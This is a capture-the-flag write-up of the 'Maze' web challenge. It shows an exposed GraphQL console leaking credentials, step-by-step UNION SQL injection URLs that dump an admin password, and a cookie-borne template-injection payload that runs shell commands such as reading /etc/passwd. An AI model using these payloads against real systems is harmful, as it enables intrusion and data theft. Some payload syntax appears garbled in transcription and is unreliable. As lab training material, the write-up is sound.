


<https://ctfd.offshift.io/>

Challenge: Web->Maze

```
1 | maze corporate just started a new trading platform, let's hope its secure  
   | because I got all my funds over there  
2 | http://45.134.3.200:9000/
```

We are given a Web to hack. At first we have a login page.




After trying some common combinations nothing happens, so looking the requests around in burp we can't see anything strange.

We tried robots.txt and it has some content inside


```
1 | /sup3r_sec37_@p1
```

We enter that path: `http://45.134.3.200:9000/sup3r_sec37_@p1`



Luckily for us, this GUI can help us in going further searching through GraphQL, because at the moment I know shit about that. So what to do here?

You can check the docs (button at top right) to know a bit more (or to start crying) or just put `{}` in the query and then, in between brackets, press 1.




This GUI will help and show some useful queries you can do. So for example, click `allTraders` and press "Play"

It will autocomplete and add some more items to the query and this result will be shown



So right there we have an apparently base64 encoded string, which decodes to `TraderObject:1`. That's not much.

If you press enter after id (in node) and press 1 again, will show some more options.




Add them all. After a while adding data, your query could look like this

```
1 {
2   allTraders {
3     pageInfo {
4       startCursor
5       endCursor
6     }
7   }
8   edges {
9     node {
10      id
11      uuid
12      coins {
13        cursor
14        node {
15          uuid
16          body
17          password
18          authorId
19          ownedCoins {
20            id
21            uuid
22            coins {
23              edges {
24                node {
25                  id
26                }
27              }
28            }
29            username
30          }
31          id
32        }
33      }
34    }
35  }
36 }
37
38
39
40
```

```
{
  "data": {
    "allTraders": {
      "pageInfo": {
        "startCursor": "YXJyYXljb25uZWN0aW9uOjA=",
        "endCursor": "YXJyYXljb25uZWN0aW9uOjA="
      },
      "edges": [
        {
          "node": {
            "id": "VHJhZGVyT2JqZWNo0jE=",
            "uuid": "1",
            "coins": {
              "edges": [
                {
                  "cursor": "YXJyYXljb25uZWN0aW9uOjA=",
                  "node": {
                    "id": "1",
                    "body": "XFT is the utility token that grants entry into the Offshift ecosystem",
                    "password": "iigvj3xMVuSI9GzXhJJWNeI",
                    "authorId": 1,
                    "ownedCoins": {
                      "id": "VHJhZGVyT2JqZWNo0jE=",
                      "uuid": "1",
                      "coins": {
                        "edges": [
                          {
                            "node": {
                              "id": "Q29pbk9iamVjdDox"
                            }
                          ]
                        }
                      },
                      "username": "pop_eax",
                      "id": "Q29pbk9iamVjdDox"
                    }
                  }
                ]
              },
              "username": "pop_eax"
            }
          }
        ]
      },
      "username": "pop_eax"
    }
  }
}
```

You can see there is a username and a password (is not base64). We tried login with `pop_eax` and `iigvj3xMVuSI9GzXhJJWNeI` as password. Didn't work as expected so we tried XFT as username, and we are in.

We have some kind of admin panel (is it?) that looks like this



There is a Trade endpoint, if you check for SQLi like `trade?coin=eth%27` (`27=='`), you get a 500 error (db engine tried to run the query and it breaks), and if you add `--` (comments all what comes next in the query) you get the same page as `trade?coin=eth`. So it seems there is a SQL injection vulnerability there.

Gradually increasing our knowledge of the query with multiple test string like this:

`/trade?coin=eth%27%20or%20false--` returns the same result

`/trade?coin=eth%27%20or%20true--` returns other coin (XFT)

`/trade?coin=eth%27%20or%20true%20order%20by%201--` returns BTC, we ordered results by the first column (1)

`/trade?coin=eth%27%20or%20true%20order%20by%202--` returns XFT, we ordered results by the second column (2)

`/trade?coin=eth%27%20or%20true%20order%20by%203--` we ordered results by the third column (3), returns error 500, so there must be only 2 columns in current table

`/trade?coin=eth%27%20union%20select%20%271%27,%272%27--` we try to show constant values like 1 or 2


200:9000/trade?coin=eth%27%20union%20select%20%271%27,%272%27--



So how about showing other database fields from same and other tables?

`/trade?coin=eth%27+UNION+SELECT%20title,body+from+coins--` so there is a title and body fields in the table

200:9000//trade?coin=eth%27+UNION+SELECT%20title,body+from+coins--



We managed to find there is a coins and admin table (and maybe there are others). So by running


`/trade?coin=eth%27+UNION+SELECT%20username,password+from+admin--` we get a password.

00:9000/trade?coin=eth%27+UNION+SELECT%20username,password+from+admin--



We go again to the admin section (top menu at the right) and with username `admin` and password `p0To3zTQuvFDzjh09` we got into another panel

This is a real Maze.



What to do here? Look at the source code.

```
← → ↻ ⚠ Not secure | view-source:http://45.134.3.200:9000/admin
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <!-- proudly ripped off https://juliangarnier.com/-->
5     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
6     <title>Maze</title>
7     <link rel="stylesheet" type="text/css" media="screen" href="/static/admin.css">
8   </head>
9   <body class="vsc-initialized">
10    <div class="messages">
11      <script>var name = "skid";</script>
12      <script src="/static/anime.js"></script>
13      <script src="/static/scripts.js"></script>
14    </div>
15  </body>
16 </html>
```

There are 2 scripts, a css and a javascript variable "name" with value "skid". Looking at scripts.js we can see that global variable name is accessed and appended to the message that was animated

```
var messages = [
  'Hey there 🐼',
  'I see you made it to the admin panel',
  'but still you didn\'t escape the maze',
  'get the flag and beat the maze',
  getCurrentTime(),
  'show me what you got ' + globalThis.name
]
```


Looking at the request we saw a cookie was set with value skid.

```
Pretty Raw \n Actions
1 GET /admin HTTP/1.1
2 Host: 45.134.3.200:9000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://45.134.3.200:9000/admin
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9,es;q=0.8
10 Cookie: session=eyJhZG1pb3I6dHJlZSwibG9nZ2VkbX2luIjp0cnV1fQ.YBCeEw.JRmeHCWYx5Ai9cXE4FNUe95o8nU; name=skid
11 Connection: close
12
13
```

So we change the cookie value to `fernetInjection` to see what happens (send the request to repeater, change value and press send)

The string we put in cookie name's value is set as value of javascript's variable name.

It seems like the engine takes the value from the cookie and renders it without any validations.



We looked for the worst thing that could happen now: RCE through template injection.

We tried some payloads and they were successful:

```
Request
Pretty Raw \n Actions
1 GET /admin HTTP/1.1
2 Host: 45.134.3.200:9000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://45.134.3.200:9000/admin
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9,es;q=0.8
10 Cookie: session=eyJhZG1pb1I6dHJlZ3VibG9nZ2VkdXZlIjpbOcnVlFQ.YBCEw.JRmeHCWYx5A19cXE4FNUe95o8nU; name=fernetInjection((request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('cat /etc/passwd'))['read']()))
11 Connection: close
12
13

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 26 Jan 2021 23:17:15 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Set-Cookie: name=fernetInjection((request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('cat /etc/passwd'))['read']())); Path=/
7 Vary: Cookie
8 Content-Length: 1757
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <!-- proudly ripped off https://juliangarnier.com/-->
14 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
15
16 <title>Maze</title>
17 <link rel="stylesheet" type="text/css" media="screen" href="/static/admin.css">
18 </head>
19 <body class="vsc-initialized">
20 <script>var name = "fernetInjectionroot:x:0:0:root:/root:/bin:/ash
21 bin:x:1:1:bin:/bin:/sbin/nologin
22 daemon:x:2:2:daemon:/sbin:/sbin/nologin
23 adm:x:3:4:adm:/var/adm:/sbin/nologin
24 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
25 sync:x:5:0:sync:/sbin:/bin/sync
26 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
27 halt:x:7:0:halt:/sbin:/sbin/halt
28 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
29 news:x:9:13:news:/usr/lib/news:/sbin/nologin
30 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
31 operator:x:11:0:operator:/root:/bin/sh
32 man:x:13:15:man:/usr/man:/sbin/nologin
33 postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
34 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
35 ftp:x:21:21:/var/lib/ftp:/sbin/nologin
36 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
37 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
38 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
39 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
40 games:x:35:35:games:/usr/games:/sbin/nologin
41 </script>
42 <script src="/static/animate.js"></script>
43 <script src="/static/scripts.js"></script>
44 </body>
45 </html>
```

So flag must be in flag.txt somewere.

```
Request
Pretty Raw \n Actions
1 GET /admin HTTP/1.1
2 Host: 45.134.3.200:9000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://45.134.3.200:9000/admin
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9,es;q=0.8
10 Cookie: session=eyJhZG1pb1I6dHJlZ3VibG9nZ2VkdXZlIjpbOcnVlFQ.YBCEw.JRmeHCWYx5A19cXE4FNUe95o8nU; name=fernetInjection((request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('cat flag.txt'))['read']()))
11 Connection: close
12
13

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 26 Jan 2021 23:20:59 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Set-Cookie: name=fernetInjection((request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('cat flag.txt'))['read']())); Path=/
7 Vary: Cookie
8 Content-Length: 534
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <!-- proudly ripped off https://juliangarnier.com/-->
14 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
15
16 <title>Maze</title>
17 <link rel="stylesheet" type="text/css" media="screen" href="/static/admin.css">
18 </head>
19 <body class="vsc-initialized">
20 <script>var name =
21 "fernetInjectionflag(u_35c@p3d_7h3_m@z3_5ucc3ssfu77y9933)";
22 </script>
23 <script src="/static/animate.js"></script>
24 <script src="/static/scripts.js"></script>
25 </body>
26 </html>
```

Thats the end!

Flag: flag{u_35c@p3d_7h3_m@z3_5ucc3ssfu77y9933}